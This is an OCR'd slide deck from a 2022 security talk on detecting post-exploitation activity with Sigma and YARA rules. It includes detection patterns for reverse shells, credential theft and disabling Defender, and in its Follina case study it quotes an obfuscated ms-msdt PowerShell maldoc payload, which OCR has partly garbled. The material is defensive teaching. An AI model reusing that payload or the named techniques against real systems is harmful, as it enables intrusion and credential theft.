
Detect Post-Exploitation Activity with Aurora and THOR

Florian Roth, July 2022

This talk isn’t about 0day exploitation detection, sorry


Don’t try to detect the 0day. That’s impossible.
Instead only try to realize the truth.
While the 0day is new and unknown,
the activity right after the exploitation
follows well-known patterns,
and thus can be detected.

What follows the exploitation?

Typical Exploitation Vectors and Their Payloads

Exploitation Type	Typical Post Exploitation Activity
Internet Facing Application - RCE in appliances and services - Unknown default account	- Start reverse connect shell - Drop web shell - Exfiltrate credentials - Add user account
Phishing - Microsoft Office (Macros / Follina / Template Injection etc.) - Archive - ISO/IMG files	- Run script that fetches second stage (malware, C2 implant) - Drop embedded malware to disk - Disable defenses (e.g. disable Microsoft Defender functions) - Persist malware (e.g. credential stealer) - Execute malware (e.g. ransomware)
Windows System Service - EternalBlue by WannaCry /NotPetya - MS08-067 by Conficker	- Drop malware - Spawn process - Propagate via new network connections
Brute Force / Password Spraying - Remote Desktop	- Drop and persist implant - Drop and run proxy tool (tunneling to internal network) - Dump credentials for lateral movement - Add user account

Typical Exploitation Vectors and Their Payloads

Exploitation Type	Typical Post Exploitation Activity
Internet Facing Application **Unknown exploits** - RCE in appliances and services - Unknown default account	- Start reverse connect shell - Drop web shell - Exfiltrate credentials - Add user account **Recurring patterns**
Phishing - Microsoft Office (Macros / Follina / Template Injection etc.) - Archive - ISO/IMG files	- Run script that fetches second stage (malware, C2 implant) - Drop embedded malware to disk - Disable defenses (e.g. disable Microsoft Defender functions) - Persist malware (e.g. credential stealer) - Execute malware (e.g. ransomware)
Windows System Service - EternalBlue by WannaCry /NotPetya - MS08-067 by Conficker	- Drop malware - Spawn process - Propagate via new network connections
Brute Force / Password Spraying - Remote Desktop	- Drop and persist implant - Drop and run proxy tool (tunneling to internal network) - Dump credentials for lateral movement - Add user account

Detecting Post-Exploitation Activity

- We don’t detect the 0day but the actions that usually follow the exploitation
- By focusing on the activity right after the exploitation we can create generic detections

Typical Payload Functions
- Start reverse connect shell - Drop web shell - Exfiltrate credentials - Add user account
- Run script that fetches second stage (malware, C2 implant) - Drop embedded malware to disk - Disable defenses (e.g. disable Microsoft Defender functions) - Persist malware (e.g. credential stealer) - Execute malware (e.g. ransomware)
- Drop malware - Spawn process - Propagate via new network connections
- Drop and persist implant - Drop and run proxy tool (tunneling to internal network) - Dump credentials for lateral movement - Add user account

What could the rules look like?

Typical Payload Functions
- Start reverse connect shell - Drop web shell - Exfiltrate credentials - Add user account
- Run script that fetches second stage (malware, C2 implant) - Drop embedded malware to disk - Disable defenses (e.g. disable Microsoft Defender functions) - Persist malware (e.g. credential stealer) - Execute malware (e.g. ransomware)
- Drop malware - Spawn process - Propagate via new network connections
- Drop and persist implant - Drop and run proxy tool (tunneling to internal network) - Dump credentials for lateral movement - Add user account

check if process cmdline contains:
- /dev/tcp/
- import sys;import

check if:
- passwd / shadow in suspicious location
- root:x:0:0 in outgoing traffic

check if:
- web proxy blocks / direct connections
- Office program communicates with Internet

check for:
- Set-MpPreference + Disable

check for:
- Office program parent of executable in suspicious location

check for:
- System process spawns executable in suspicious folder

What could the rules look like?

Typical Payload Functions
- Start reverse connect shell - Drop web shell - Exfiltrate credentials - Add user account
- Run script that fetches second stage (malware, C2 implant) - Drop embedded malware to disk - Disable defenses (e.g. disable Microsoft Defender functions) - Persist malware (e.g. credential stealer) - Execute malware (e.g. ransomware)
- Drop malware - Spawn process - Propagate via new network connections
- Drop and persist implant - Drop and run proxy tool (tunneling to internal network) - Dump credentials for lateral movement - Add user account

check for:
- webserver running whoami or powershell
- unusual file ownerships
- generic webshell YARA rules

check for
- useradd / adduser / -aG sudo

check if:
- Office program writes suspicious file types (e.g. .exe, .ps1, .vbs etc)

check for:
- New run key entries

check for:
- System process writes executable in suspicious location


check for:
- uncommon access to LSASS process

Examples

Unknown 0day,
well-known post-exploitation activity

DriftingCloud – Sophos Firewall 0day

- Chinese threat actor exploited an unknown 0day vulnerability in Sophos Firewalls
- Post-exploitation activity included well-known open source tools



DriftingCloud – Sophos Firewall 0day

- CVE-2022-1040 exploitation

leads to

- Dropped well-known webshells
- Deployment of well known C2 agents

After Volexity's investigation, Sophos published an advisory on March 25, 2022, describing a remote code execution (RCE) vulnerability (submitted by a third-party) in its firewalls covered by CVE-2022-1040. Volexity believes this is the same vulnerability exploited in its investigation, as the customer's firewall was up to date and met the criteria for remote exploitation. Volexity attributes these attacks to a Chinese APT group


quickly installed a second shell with a name based on an existing PHP file. This is a popular webshell that appears to go by many names, including IceScorpion, and has the following contents:

The webshell was fairly short and consisted of the following PHP code, which appears to be a variation on the Weevely webshell:

The attacker used their access to this webserver to install three open-source malware families, including PupyRAT, Pantegana and Sliver. Volexity did not find anything too remarkable about the usage and deployment of these backdoors. However, Volexity did find the server-side configuration

Follina / CVE-2022-30190

- 0day vulnerability in Microsoft Office and Windows
- Discovered in May 2022
- Used for many weeks before the first discovery



Kevin Beaumont
May 29 · 9 min read ★ · Listen

Follina — a Microsoft Office code execution vulnerability

Two days ago, on May 27th 2022, Nao_sec identified an odd looking Word document in the wild, uploaded from an IP address in Belarus. This turned out to be a zero day vulnerability in Office and/or Windows.

nao_sec
@nao_sec · Follow


Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.
virustotal.com/gui/file/4a240...


```
ref = "ms-msdt:/id PCWDiagnostic /skip force /param
ile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
+'UTF8.GetString([System.Convert]'+[char]58+[char]58
g('+[char]34
3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZ
VuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3Rh
21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXN
Zm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaS
uZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgM
EuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../
/../../../Windows/System32/mpsigstub.exe
ot=ts_AUTO\"";
```

4:38 PM · May 27, 2022

Follina / CVE-2022-30190

- Old detection rules could have triggered on suspicious WINWORD.EXE sub processes
- Other well-known patterns in the activity





Post-Exploitation Detection

How to cover an unlimited number of payloads?
Answer: by detecting techniques

MITRE ATT&CK®


MITRE | ATT&CK®
Matrices
Tactics
Techniques
Data Sources
Mitigations
Groups
Software
Resources
Blog
Contribute
Search
Reconnaissance
10 techniques
Active Scanning (3)
Gather Victim Host Information (4)
Gather Victim Identity Information (3)
Gather Victim Network Information (6)
Gather Victim Org Information (4)
Phishing for Information (3)
Search Closed Sources (2)
Search Open Technical Databases (5)
Search Open Websites/Domains (2)
Search Victim-Owned Websites
Resource Development
7 techniques
Acquire Infrastructure (6)
Compromise Accounts (2)
Compromise Infrastructure (6)
Develop Capabilities (4)
Establish Accounts (2)
Obtain Capabilities (6)
Stage Capabilities (5)
Initial Access
9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3)
Replication Through Removable Media
Supply Chain Compromise (3)
Trusted Relationship
Valid Accounts (4)
Execution
Command and Scripting Interpreter (8)
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication (3)
Native API
Scheduled Task/Job (5)
Shared Modules
Software Deployment Tools
System Services (2)
User Execution (3)
Windows Management Instrumentation
Persistence
Account Manipulation (5)
BITS Jobs
Boot or Logon Autostart Execution (14)
Boot or Logon Initialization Scripts (5)
Browser Extensions
Compromise Client Software Binary
Create Account (3)
Create or Modify System Process (4)
Event Triggered Execution (15)
External Remote Services
Hijack Execution Flow (12)
Implant Internal Image
Modify Authentication Process (5)
Office Application Startup (6)
Pre-OS Boot (5)
Scheduled Task/Job (5)
Server Software Component (5)
Traffic Signaling (1)
Valid Accounts (4)
Privilege Escalation
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (14)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Domain Policy Modification (2)
Escape to Host
Event Triggered Execution (15)
Exploitation for Privilege Escalation
Hijack Execution Flow (12)
Process Injection (12)
Scheduled Task/Job (5)
Valid Accounts (4)
Defense Evasion
42 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (2)
Execution Guardrails (1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (2)
Hide Artifacts (10)
Hijack Execution Flow (12)
Impair Defenses (9)
Indicator Removal on Host (6)
Indirect Command Execution
Masquerading (7)
Modify Authentication Process (5)
Modify Cloud Compute Infrastructure (4)
Modify Registry
Modify System Image (2)
Network Boundary Bridging (1)
Obfuscated Files or Information (6)
Credential Access
16 techniques
Adversary-in-the-Middle (3)
Brute Force (4)
Credentials from Password Stores (5)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (2)
Input Capture (4)
Modify Authentication Process (5)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (8)
Steal Application Access Token
Steal or Forge Kerberos Tickets (4)
Steal Web Session Cookie
Unsecured Credentials (7)
Discovery
30 techniques
Account Discovery (4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (1)
System Information Discovery
System Location Discovery (1)
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (2)
Remote Services (6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (4)
Collection
17 techniques
Adversary-in-the-Middle (3)
Archive Collected Data (3)
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (2)
Data from Information Repositories (3)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (2)
Email Collection (3)
Input Capture (4)
Screen Capture
Video Capture
Command and Control
16 techniques
Application Layer Protocol (4)
Communication Through Removable Media
Data Encoding (2)
Data Obfuscation (3)
Dynamic Resolution (3)
Encrypted Channel (2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (4)
Remote Access Software
Traffic Signaling (1)
Web Service (3)
Exfiltration
9 techniques
Automated Exfiltration (1)
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (1)
Exfiltration Over Physical Medium (1)
Exfiltration Over Web Service (2)
Scheduled Transfer
Transfer Data to Cloud Account
Impact
13 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (3)
Defacement (2)
Disk Wipe (2)
Endpoint Denial of Service (4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (2)
Resource Hijacking
Service Stop
System Shutdown/Reboot

Apart from MITRE ATT&CK®

Typical anomalies e.g.

- Office application spawning a shell (cmd.exe, powershell.exe)
- Renamed system file (certutil.exe as %temp%\cu.exe)
- Renamed well-known tools (PsExec.exe as C:\p.exe)
- Execution from uncommon paths (C:\Users\Public, C:\Perflogs etc.)
- File anomalies (UPX packed file with Microsoft Copyright)
- File download from suspicious TLD (.dll download from .onion domain)

.. and much more

YARA and Sigma For The Win

- We try not to work with IOCs anymore
  - No hash values but generic YARA rules
  - No process names but Sigma rules for process patterns
  - No IP addresses but communication patterns
  - No file names but file name patterns
- Over 1,000 Sigma rules in the public repository (over 150 in our internal private repo)
- Over 3,000 YARA rules in the public repository (over 17,000 in our internal private repo)

Introductions

Sigma > Aurora
YARA > THOR

What is Sigma?

Sigma is a generic rule format
to express detection ideas in form of rules
that match on log data.

What is Sigma?


Sigma is for **log data** what

YARA is for **files** and

Snort is for **network traffic**.

Why Sigma?


- Simplicity and Usability
  - Users like it: Easy to read and write
  - Developers like it: Manageable specs and expressions
- Immediate Benefit
  - Big rule base with more than 1000 rules
  - Integrated converter for 17+ backends (query generator)
  - Active community: you quickly get new rules for burning issues
- No Product-Specific Focus
  - No overreaching vendor
  - No SIEM specific expressions
  - No vendor lock-in




Sigma Hall of Fame

Key Selection Criteria for the Hall of Fame


- Very effective due to generic character
- Low false positive rate
- Detects serious threats
- Detects very common threats





5. Suspicious Whoami Detection

- Stage: Discovery, Privilege Escalation
- Generic privilege escalation detection
- Low false positive rate



